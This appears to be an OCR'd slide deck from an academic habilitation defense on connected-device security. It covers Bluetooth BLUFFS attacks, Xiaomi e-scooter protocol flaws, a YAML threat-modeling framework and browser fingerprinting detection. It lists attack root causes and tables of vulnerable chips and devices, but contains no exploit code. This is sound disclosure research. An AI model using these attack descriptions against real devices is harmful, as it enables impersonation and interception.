Security and Privacy for Connected Devices

Daniele Antonioli

https://francozappa.github.io/

HDR Defense, 10th June 2025

Introduction


Connected Devices

- **Devices**
  - Software (OS, libraries, firmware, …)
  - Hardware (CPU, RAM, ROM, …)
- **Connected**
  - Wireless (Bluetooth, Wi-Fi, NFC, …)
  - Wired (USB, Ethernet, UART, …)
- Must provide **security** and **privacy**
  - Manage sensitive data

Security and Privacy (S&P)

- **Security** properties
  - Confidentiality
  - Availability
  - Authentication
  - …
- **Privacy** properties
  - Confidentiality
  - Anonymity
  - …

S&P are **intertwined**



HDR Thesis Contributions (9 papers)

Security and Privacy for Connected Devices


A thesis presented in fulfillment of the requirements for the Habilitation to Direct Research (HDR).

Dr. Daniele Antonioli

Reviewers: Prof. I. Verbauwhede (KUL), Prof. C. Castelluccia (INRIA), Prof. M. Cunche (INRIA)

Jury: Prof. I. Verbauwhede (KUL), Prof. C. Castelluccia (INRIA), Prof. M. Cunche (INRIA), Prof. H. Debar (Télécom SudParis), Prof. M. Payer (EPFL), Prof. K. Rasmussen (Oxford University), Dr. C. Maurice (INRIA)

Institutions: Institut Polytechnique Paris (IPP) École Polytechnique (EP), and EURECOM



HDR Thesis Four Research Questions (RQ)

- **RQ1**: Do *standard* and pervasive *protocols*, like *Bluetooth*, guarantee S&P?
  - **Not yet!** BLUFFS: Bluetooth Forward and Future Secrecy Attacks and Defenses **[BLU]**
- **RQ2**: What is the S&P of emerging *proprietary connected devices,* like *Xiaomi e-scooters*?
  - **Insufficient.** E-Spoofer: Attacking and Defending Xiaomi Electric Scooter Ecosystem **[ESP]**

HDR Thesis Four Research Questions (RQ)

- **RQ3**: Can we *threat model* S&P of real-world connected systems and manage their associated risks?
  - **Yes!** AttackDefense Framework (ADF): Enhancing IoT Devices and Lifecycles Threat Modeling **[ADF]**
- **RQ4**: Are we protected from tracking attacks, including *browser fingerprinting*?
  - **No yet.** FP-tracer: Fine-grained Browser Fingerprinting Detection via Taint-tracking and Multi-level Entropy-based Thresholds **[FPT]**

HDR Thesis Talk (4 papers)

- Focus on four papers:
  - **BLU:** standard protocol S&P
  - **ESP:** proprietary protocols S&P
  - **ADF:** threat modeling connected devices
  - **FPT:** tracking connected devices
- Why?
  - Answering **RQ1**, **RQ2**, **RQ3**, and **RQ4**
  - Complementary topics (sec, priv, emb, wireless, web, …)
  - Co-authored with my PhD students (Marco, Soumaya, Tommaso)

BLUFFS: Bluetooth Forward and Future Secrecy Attacks and Defenses. *ACM CCS'23*. D. Antonioli.

Resources: pdf, ccs slides, code, 37c3 talk, 37c3 slides, thcon24, CVE-2023-24023

Bluetooth

- Bluetooth is a pervasive standard wireless protocol
  - Specified in bluetooth-core.pdf (v6.1)
  - Billions of devices and user daily trust Bluetooth
  - https://www.bluetooth.com/
- BLUFFS focuses on
  - Bluetooth Classic (BC)
  - Session establishment security protocol
  - Session key (SK)

Bluetooth Security and Privacy

- One BT spec vulnerability → Billions of exploitable devices
  - 2019: KNOB BC session key downgrade
  - 2019: KNOB BLE pairing key downgrade
  - 2020: BIAS BC session authentication bypasses
  - 2021: BLUR BC/BLE cross-transport pairing key overwrites
  - **2023: BLUFFS BC cross-session impersonation**


Bluetooth FoS and FuS?

- Forward Secrecy (FoS)
  - Protects past sessions against key compromise
  - Eg: `key = HKDF(const, key_past)`
- Future Secrecy (FuS)
  - Protects future sessions against key compromise
  - Eg: `key_future = HKDF(dhss, key)`
- BT FoS and FuS guarantees?
  - **Not** discussed in the BT spec and **no prior** evaluation
  - Despite **widespread** in the real-world (TLS1.3, Signal, …)


BLUFFS Threat Model

- BC **should** provide FoS and FuS among sessions
  - Fresh SKs, PK not compromised
- Alice (Central) and Bob (Peripheral)
  - Paired and share PK
  - Use SC or LSC
- Charlie (attacker)
  - Model: proximity-based, cannot compromise PK or all SKs
  - Goals: break sessions' FoS and FuS
  - Impact: impersonate and MitM devices across sessions

BLUFFS Attack Timeline



BLUFFS Attack Strategy and Root Causes



BLUFFS Attacks and Root Causes

BLUFFS attack	RC1	RC2	RC3	RC4
A1: Spoofing a LSC Central	✓	✓	✓	×
A2: Spoofing a LSC Peripheral	✓	✓	✓	×
A3: MitM LSC victims	✓	✓	✓	×
A4: Spoofing a SC Central	✓	✓	✓	✓
A5: Spoofing a SC Peripheral	✓	✓	✓	✓
A6: MitM SC victims	✓	✓	✓	✓

RC1: LSC SK diversification is unilateral

RC2: LSC SK diversification does not use nonces

RC3: LSC SK diversifiers are not integrity protected

RC4: Downgrading SC to LSC does not require authentication

BLUFFS Eval on 18 devices (17 chips, LSC, SC)

Chip	Device(s)	BTv	A1	A2	A3	A4	A5	A6
LSC Victims								
Bestechnic BES2300	Pixel Buds A-Series[3]	5.2	✓	✓	✓	✓	✓	✓
Apple H1	AirPods Pro	5.0	✓	✓	✓	✓	✓	✓
Cypress CYW20721	Jaybird Vista	5.0	✓	✓	✓	✓	✓	✓
CSR/Qualcomm BC57H687C	Bose SoundLink[1,2]	4.2	✓	✓	✓	✓	✓	✓
Intel Wireless 7265 (rev 59)	Thinkpad X1 3rd gen	4.2	✓	✓	✓	✓	✓	✓
CSR n/a	Logi BOOM 3[1]	4.2	✓	×	✓	✓	×	✓
SC Victims								
Infineon CYW20819	CYW920819EVB-02	5.0	✓	✓	✓	✓	✓	✓
Cypress CYW40707	Logi MEGABLAST	4.2	✓	✓	✓	✓	✓	✓
Qualcomm Snapdragon 865	Mi 10T[4]	5.2	✓	✓	✓	×	×	×
Apple/USI 339S00761	iPhones 12[4], 13[4]	5.2	✓	✓	✓	×	×	×
Intel AX201	Portege X30-C[4]	5.2	✓	✓	✓	×	×	×
Broadcom BCM4389	Pixel 6[4]	5.2	✓	✓	✓	×	×	×
Intel 9460/9560	Latitude 5400[4]	5.0	✓	✓	✓	×	×	×
Qualcomm Snapdragon 835	Pixel 2[4]	5.0	✓	✓	✓	×	×	×
Murata 339S00199	iPhone 7[4]	4.2	✓	✓	✓	×	×	×
Qualcomm Snapdragon 821	Pixel XL[4]	4.2	✓	✓	✓	×	×	×
Qualcomm Snapdragon 410	Galaxy J5[4]	4.1	✓	✓	✓	×	×	×

E-Spoofer: Attacking and Defending Xiaomi Electric Scooter Ecosystem. *ACM WiSec'23*. M. Casagrande, R. Cestaro, E. Losiouk, M. Conti, D. Antonioli.

Resources: pdf, slides, code, poster, demos, video, thcon24

E-Spoofer Introduction

Software-lock

Xiaomi
E-scooter

Proprietary
Protocol
over BLE

BLE standard
security is
disabled

User
Phone

Xiaomi Mi Home
(Android, iOS)
Password-protected

E-Spoofer Motivation

- E-scooters trusted by millions of user daily
  - Xiaomi is a market leader
  - Attacks have safety consequences (see Zimperium'19)
- Unclear if Xiaomi ecosystem provides S&P
  - Constrained device (battery range is king)
  - Proprietary protocols (RE needed)
  - No security testing tools
  - Remote and wireless attacks are possible

E-Spoofer Threat Model

Proximity Attacker

Xiaomi
E-scooter

Remote Attacker (Android app)

User
Phone

Attacker wants to **spoof a trusted user** to the E-scooter

E-Spoofer RE Propietary Protocols (2016--2023)

ID	Name	Pairing	Session
P1	No security	None	None
P2	XOR obf.	Public XOR mask, no auth	XOR mask obf., no auth, no int
P3	AES-ECB and XOR obf.	AES-ECB key agr, no auth	XOR obf., implicit auth, no int
P4v1	ECDH and AES-CCM	ECDH, AES-CCM unil auth	HKDF, AES-CCM, mut auth
P4v2	ECDH and AES-CCM	ECDH, AES-CCM unil auth	P4v1 + downgrade protection

P1, **P2**, **P3** are **insecure by design**: *impersonation and MitM are trivial even remotely via app*.

P4v1 and **P4v2** to the rescue? **NOT really**: unauth ECDH and downgradable session

E-Spoofer P4 Pairing (ECDH, AES-CCM)

PAIRING

chal, **PUB_e**

PUB_a

SS = ECDH(**PUB_e**,**PRV_a** or **PUB_a**,**PRV_e**)
PK||**OTK** = HKDF(key=**SS**,inp=**const**)

resp = AES-CCM(key=**OTK**,inp=**chal**)

ECDH to generate **PK** from **SS**.

App auth using **OTK**.

E-Spoofer P4 Pairing Impersonation Attack

MALICIOUS PAIRING

chal, **PUB_e**

PUB_a

Unauthorized and **non authenticated** pairing.

SS = ECDH(**PUB_e**,**PRV_a** or **PUB_a**,**PRV_e**)
PK||**OTK** = HKDF(key=**SS**,inp=**const**)

resp = AES-CCM(key=**OTK**,inp=**chal**)

E-Spoofer Six Vulnerabilities

- **V1**: no device app authentication
- **V2**: unintentional pairing mode
- **V3**: e-scooter does not enforce user password
- **V4**: unprotected memory
- **V5**: session downgrade
- **V6**: no BLE link-layer security

E-Spoofer Evaluation on 3 Xiaomi E-scooters

M365

Essential

Mi 3

5 BLE boards (M365, Pro1, Pro2, Essential, Mi3)
8 BLE firmware (P1--P4)

E-Spoofer Evaluation Results


All Vulnerable


E-scooter	**BLE Board**	**BLE Fw**	**Protocol**	**Strategy**	**Prox/Rem Adv.** 	
					Spoof Mi Home	*Arb R/W*
M365	M365	072	P1	RE	✓	✓
M365	M365	081	P2	RE, MP, SD	✓	✓
M365	Pro 1	090	P3	RE	✓	✓
M365	M365	122	P4v1	RE, MP, SD	✓	✓
M365	Pro 2	129	P4v1	RE, MP, SD	✓	✓
Essential	Essential	152	P4v1	RE, MP, SD	✓	✓
Mi 3	Mi 3	153	P4v1	RE, MP, SD	✓	✓
Mi 3	Mi 3	157	P4v2	RE, MP	✓	✓

AttackDefense Framework (ADF): Enhancing IoT Devices and Lifecycles Threat Modeling. *ACM TECS'24*.

T. Sacchetti, …, D. Antonioli.

Resources: pdf, code, tutorial, ORSHIN





ADF Threat Modeling Introduction

1. **System and attacker models**
    a. What do we want to protect?
    b. From whom?
2. **Threat identification**
    a. What are the possible attacks? (STRIDE, LINDDUN, …)
3. **Risk scoring**
    a. How serious and effective they are? (CVSS, …)
4. **Defense plan**
    a. How to we mitigate or fix them?

ADF Motivation

- Threat modeling issues with connected devices
  - Hardware, firmware, Hw-Sw interface
  - Life cycles, supply chain
  - Protocols
  - Defenses
  - S&P tradeoffs
  - …

ADF Framework

- **AttackDefense Framework (ADF)**
  - For connected devices (hw, sw, fw, protocols, …)
  - And life cycles (design, impl, eval, ship, …)
  - Covering security and privacy
  - Based on a novel threat representation called **AD Object**
  - And several modules build around it!


ADF AD Object primary and optional fields

```
ad_name:
  # Primary fields
  a: attack
  d:
    policy1: [mech1, mech2]
    policy2: [mech1, mech2]
    ...
  surf: [surf, subsurf, subsubsurf, ...]
  vect: [vector1, vector2, ...]
  model: [model1, model2, ...]
  tag: [tag1, tag2, ...]
  # Optional fields
  risk: [score1, score2, ...]
  year: 2023
  cve: ["123", "456", ...]
  cwe: ["123", "456", ...]
  capec: ["123", "456", ...]
  vref: ["vendor-ref1", ...]
  ...: ...
```

ADF KNOB Attack on BLE AD

```
knob_ble:
  a: KNOB entropy downgrade attack on BLE pairing
  d:
    Mutually auth entropy negotiation: [Auth entropy with BLE pairing key]
    High key entropy: [Disallow entropy values lower than 16]
  surf: [BLE, Pairing, Entropy negotiation]
  vect: [Entropy downgrade, Key brute force]
  model: [Proximity, MitM]
  tag: [Protocol, SMP]
  risk: [cvss3_high, cvss2_medium]
  year: 2019
  cve: ["9506"]
  cwe: ["310", "327"]
  capec: ["668"]
```


ADF Overview



ADF Catalogue ADs [ref]

- Bluetooth (`bt.yaml`)
- FIDO2 (`fido_*.yaml`)
- Micro-arch (`microa.yaml`)
- Pre silicon (`presil.yaml`)
- Side channel (`side-channel-phy.yaml`)
- ...


ADF Analyze BLE Pairing Attack Surface Tree



ADF Crypto Wallet Eval Setup

Experts involved:

1. ECM (proto, firmware)
2. NXP (pre silicon)
3. SEC (life cycle, proto)
4. TEX (hardware)
5. KUL (hw, sw)




Coverage: **LC**: Lifecycle, **SE**: Security, **PO**: Product, **HW**: Hardware, **FW**: Firmware, **PR**: Privacy, **SW**: Software, **PT**: Protocols

ADF Crypto Wallet Eval Results (175 ADs)

TM domain	Sec	Coverage	ADs	Files
ISA/IEC 62443-4-1 SecDev Lifecycle	5.3	LC, SE	40	`62443-4-1/*.yaml`
Physical Side-Channel and Fault inj.	5.4	PO, HW, SE, FW	20	`sc-fi.yaml`
Microarch. and Speculative Execution	5.5	PO, HW, SW, SE	14	`microa.yaml`
Presilicon RISC-V SE Testing	5.6	PO, HW, SW, FW, SE	8	`presil.yaml`
Invasive Physical IC Attacks	5.7	PO, HW, FW, SE, PR	26	`physical.yaml`
Bluetooth Protocol and Impl. Attacks	5.8	PO, SW, FW, PT, SE, PR	46	`bt.yaml`
FIDO2 Authentication Attacks	5.9	PO, HW, SW, FW, PT, SE	21	`fido*.yaml`

Coverage: **LC**: Lifecycle, **SE**: Security, **PO**: Product, **HW**: Hardware, **FW**: Firmware, **PR**: Privacy, **SW**: Software, **PT**: Protocols


ADF Standard and the ORSHIN TLC



Attack Defense Framework (ADF) to *threat model* the *TLC* (Design, Implementation, …) and *the end product* (Cryptowallet, …)

FP-tracer: Fine-grained Browser Fingerprinting Detection via Taint-tracking and Multi-level Entropy-based Thresholds. *PETS'24*.

S. Boussaha, …, D. Antonioli, T. Barber.



